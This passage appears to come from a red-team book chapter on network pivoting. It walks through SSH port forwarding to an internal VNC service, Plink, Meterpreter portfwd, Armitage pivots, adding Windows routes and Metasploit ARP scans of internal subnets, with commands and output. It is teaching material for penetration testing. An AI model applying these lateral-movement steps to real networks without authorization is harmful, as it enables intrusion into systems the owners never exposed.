tcp4       0      44 10.10.10.84.22       10.10.13.27.51776    ESTABLISHED
tcp4       0      0 127.0.0.1.5801        127.0.0.1.39666    ESTABLISHED
tcp4       0      0 127.0.0.1.39666       127.0.0.1.5801    ESTABLISHED
tcp4       0      0 *.80                  *.*                  LISTEN
tcp6       0      0 *.80                  *.*                  LISTEN
tcp4       0      0 10.10.10.84.22       10.10.13.61.49250    ESTABLISHED
tcp4       0      0 10.10.10.84.22       10.10.13.137.55074   ESTABLISHED
tcp4       0      0 10.10.10.84.22       10.10.14.146.48762   ESTABLISHED
tcp4       0      0 *.22                  *.*                  LISTEN
tcp6       0      0 *.22                  *.*                  LISTEN
tcp4       0      0 127.0.0.1.5801        *.*                  LISTEN
tcp4       0      0 127.0.0.1.5901        *.*                  LISTEN
udp4      0      0 10.10.10.84.37151     8.8.8.8.53
```

However, by running an `nmap` scan from outside, we can see that the port is not open:

```
mudit@mudit-VirtualBox:~$ nmap 10.10.10.84 -p 5901

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-11 14:06 IST
Nmap scan report for 10.10.10.84
Host is up (0.36s latency).

PORT      STATE SERVICE
5901/tcp  closed vnc-1

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
```

This is where SSH pivoting comes into use. We can use the following command on our system to forward the port of the remote system onto our system using the SSH tunnel: `ssh -L <local port>:<local IP>:<remote port> user@remotehost`

```
root@mudit-VirtualBox:~# ssh -L 5901:127.0.0.1:5901 -p 22 10.10.10.84
Password for ch...:
Last login: Tue Sep 11 10:42:17 2018 from 10.10.13.27
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories: https://www.FreeBSD.org/security/
FreeBSD Handbook: https://www.FreeBSD.org/handbook/
FreeBSD FAQ: https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums: https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with: pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed: freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages: man man
FreeBSD directory layout: man hier

Edit /etc/motd to change this login announcement.
You can 'set autologout = 30' to have tcsh log you off automatically
if you leave the shell idle for more than 30 minutes.
ch... ~ %
```

As we can see from the preceding screenshot, the command completed successfully. We can now run another `nmap` scan on our local machine to see that the port is now open:

```
root@mudit-VirtualBox:~# nmap localhost -p 5901

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-11 16:04 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000033s latency).

PORT      STATE SERVICE
5901/tcp  open  vnc-1

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
root@mudit-VirtualBox:~#
```

Since port 5901 is used for VNC, we can now connect to our local port 5901 using any VNC client, as shown in the following screenshot:


```
root@mudit-VirtualBox:~# vncviewer 127.0.0.1:5901

TigerVNC Viewer 64-bit v1.7.0
Built on: 2017-12-05 09:25
Copyright (C) 1999-2016 TigerVNC Team and many others (see README.txt)
See http://www.tigervnc.org for information on TigerVNC.

Tue Sep 11 14:23:29 2018
DecodeManager: Detected 1 CPU core(s)
DecodeManager: Decoding data on main thread
CConn: connected to host 127.0.0.1 port 5901
CConnection: Server supports RFB protocol version 3.8
CConnection: Using RFB protocol version 3.8
CConnection: Choosing security type VncAuth(2)

Tue Sep 11 14:23:47 2018
X11PixelBuffer: Using default colormap and visual, TrueColor, Depth 24.
CConn: Using pixel format depth 24 (32bpp) little-endian rgb888
CConn: Using Tight encoding
```

Furthermore, we will have a new window open with the VNC connection, as follows:



VNC is just one example of how we can pivot using SSH. This can also be used for any other service running on any port inside the network. The command will then become the following: **ssh -L <a>:<b>:<c> user@<d>**

Wherein:

- a is the local port to which we want the port to be forwarded on our machine
- b is the IP address of the machine inside the network
- c is the port number of machine b, which we want to access
- d is the IP of the machine inside the network to which we already have SSH access

Pivoting via SSH only works if we have an SSH connection to a host in the network. However, what if the OS that's installed is Windows? How do we do perform an SSH port forward in that case?

The answer to this is through **PuTTY Link (Plink)**. Plink is a command-line connection tool similar to UNIX SSH. We can upload the `plink.exe` file onto a Windows machine and use the same command that we used previously to perform SSH port forwarding: **plink -R <localport>:<local IP>:<Remote IP>**

**user@<remote host>**

Plink can be downloaded from the following URL: <https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>.

For more information on SSH, visit the following links:

- <https://unix.stackexchange.com/questions/115897/whats-ssh-port-forwarding-and-whats-the-difference-between-ssh-local-and-remote>
- <http://the.earth.li/~sgtatham/putty/0.52/htmldoc/Chapter7.html>

# Meterpreter port forwarding


Meterpreter also has a built-in feature which allows direct access to the systems/services inside the network which are otherwise unreachable. The main difference between this and SSH tunneling is that SSH tunneling uses RSA encryption, whereas Meterpreter port forwarding happens over TLS.

Let's look at an example of port forwarding using Meterpreter. The command used for port forwarding using Meterpreter is `portfwd`. To view the options of the command, you can type `portfwd --help` into Meterpreter:


```
meterpreter > portfwd --help
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:
-L <opt> Forward: local host to listen on (optional). Reverse: local host to connect to.
-R      Indicates a reverse port forward.
-h      Help banner.
-i <opt> Index of the port forward entry to interact with (see the "list" command).
-l <opt> Forward: local port to listen on. Reverse: local port to connect to.
-p <opt> Forward: remote port to connect to. Reverse: remote port to listen on.
-r <opt> Forward: remote host to connect to.
```

In this example, we have access to a host, as shown in the following screenshot:



We can now access the Meterpreter shell by right-clicking on the host via Meterpreter | Interact | Meterpreter Shell, as shown in the following screenshot:




In our example, we have a system with IP 192.168.0.5 running on port 443, which we want to access from outside:

host	name	port	proto	info
192.168.0.5	ssh	22	tcp	SSH-2.0-OpenSSH_4.3
192.168.0.5	https	443	tcp	

We run the port forward by using the following command:

```
| portfwd add -l <local port> -p <remote port> -r < remote host>
meterpreter > portfwd add -l 8888 -p 443 -r 192.168.0.5
[*] Local TCP relay created: :8888 <-> 192.168.0.5:443
```

Now, we can visit port 888 on our localhost, where we will be able to see the application, as shown in the following screenshot. In our case, an NAS storage was running on the internal server on port 443, so we could see its login port, like so:



For more information on this, visit the following link: <https://www.offensive-security.com/metasploit-unleashed/portfwd/>.


# Pivoting via Armitage

So far, we have seen methods for pivoting in scenarios in which the machines are in the same subnet and are reachable. However, during a RedTeam activity, we may come across a network which has different subnets that we know exist but are not reachable by the system we have a Meterpreter shell on. In this section, we will look at an example of how to pivot to those networks.

The Windows system has a command-line tool that makes it possible to view the routing table. This tool is called **route**. The routing table consists of destinations, routes, and next hops. These entries define a route to a destination network.

To view a routing table of the system, we have to do the following:

1. Right-click on the host and go to Meterpreter | Interact | Command Shell, as shown in the following screenshot:




This will open a CMD of our host. We will then run the `route print` command, which will show something like the following screenshot:

IPv4 Route Table						
Active Routes:						
Network Destination	Netmask	Gateway	Interface	Metric		
0.0.0.0	0.0.0.0	192.168.0.8	192.168.0.54	281		
127.0.0.0	255.0.0.0	On-link	127.0.0.1	331		
127.0.0.1	255.255.255.255	On-link	127.0.0.1	331		
127.255.255.255	255.255.255.255	On-link	127.0.0.1	331		
192.168.0.0	255.255.248.0	On-link	192.168.0.54	281		
192.168.0.54	255.255.255.255	On-link	192.168.0.54	281		
192.168.7.255	255.255.255.255	On-link	192.168.0.54	281		
224.0.0.0	240.0.0.0	On-link	127.0.0.1	331		
224.0.0.0	240.0.0.0	On-link	192.168.0.54	281		
255.255.255.255	255.255.255.255	On-link	127.0.0.1	331		
255.255.255.255	255.255.255.255	On-link	192.168.0.54	281		
Persistent Routes:						
Network Address	Netmask	Gateway Address	Metric			
0.0.0.0	0.0.0.0	192.168.0.8	Default			


The preceding screenshot shows the active routes. Now we know that there is a subnet called 172.19.4.0/24 that exists, and we want to reach that.

To see a list of the current hosts that are reachable in the network, we can do an ARP scan after setting up the pivot.


2. To set up the pivot, we can right-click on the host and go to Meterpreter | Pivoting | Setup, as shown in the following screenshot:



A new window will then open. From here, we can choose the subnet:



3. Once the pivot is set up, we can now proceed to discover the hosts that are live on this network by right-clicking on the host.
4. Choose the Meterpreter session we have, and then select ARP Scan:



A new window will open which shows us the subnets that are currently accessible. Here, we can see the subnets that we also saw in the routing table in the preceding screenshot:



host	mask
192.168.0.0	255.255.248.0

**ARP Scan**


5. Now we will click on ARP Scan, which actually runs a post exploitation module (`windows/gather/arp_scanner`). From here, we can see that new hosts have been found, as well as added to the target window of our Armitage instance:

```
msf post(windows/gather/arp_scanner) > run -j
[*] Post module running as background job 40.
[*] Running module against SE
[*] ARP Scanning 192.168.0.0/21
[+] IP: 192.168.0.5 MAC 0:e3 (Check Point Software Technologies)
[+] IP: 192.168.0.13 MAC 7:c0 (UNKNOWN)
[+] IP: 192.168.0.15 MAC 9:c0 (UNKNOWN)
[+] IP: 192.168.0.7 MAC 1:ef (Check Point Software Technologies)
[+] IP: 192.168.0.11 MAC a:c0 (UNKNOWN)
[+] IP: 192.168.0.6 MAC 1:81 (Check Point Software Technologies)
[+] IP: 192.168.0.10 MAC 4:40 (UNKNOWN)
[+] IP: 192.168.0.12 MAC e:c0 (UNKNOWN)
[+] IP: 192.168.0.8 MAC 1:81 (Check Point Software Technologies)
[+] IP: 192.168.0.14 MAC b:40 (UNKNOWN)
[+] IP: 192.168.0.68 MAC 6:68 (UNKNOWN)
[+] IP: 192.168.0.65 MAC 1:d8 (UNKNOWN)
```

However, we still can't see any of the machines from our target subnet 172.19.4.0/24. This is because there was no route defined in the routing table of

our current machine that we have a Meterpreter shell on. Now let's learn how to manually add a route.


We can interact with the command shell as follows:



Once the command shell is open, we can use the following command to manually add a route into the system:


```
| route add <subnet we want to reach> MASK <subnet mask> <gateway IP>
C:\Windows\system32> route add 172.19.4.0 MASK 255.255.255.0 192.168.0.8 OK!
```

The route has now been added. We will now set up the pivot in our Armitage instance by right-clicking on the host and going to Meterpreter | Pivoting | Setup, as shown in the following screenshot:



In the new window which opens, we will see that a new subnet is in the table.

We choose our desired subnet and click Add Pivot, as follows:



Once the pivot has been added, we can now perform the ARP scan using the steps we mentioned previously. We will now see that we are able to reach the hosts inside that subnet:


```
msf post(windows/gather/arp_scanner) > run -j
[*] Post module running as background job 12.
[*] Running module against SERV-IT-SHPPHIR
[*] ARP Scanning 172.19.4.0/24
[+]      IP: 172.19.4.3 MAC C0:29:77:00:61:ef
[+]      IP: 172.19.4.2 MAC 00:0c:29:77:00:69:81
```

# Multi-level pivoting

In a RedTeam activity, we may often find more networks which are further accessible from one of the internal systems. In our case, this was the `172.19.4.0/24` network. Multi-level pivoting occurs when we achieve further access into a different subnet. Let's look at an example of this:

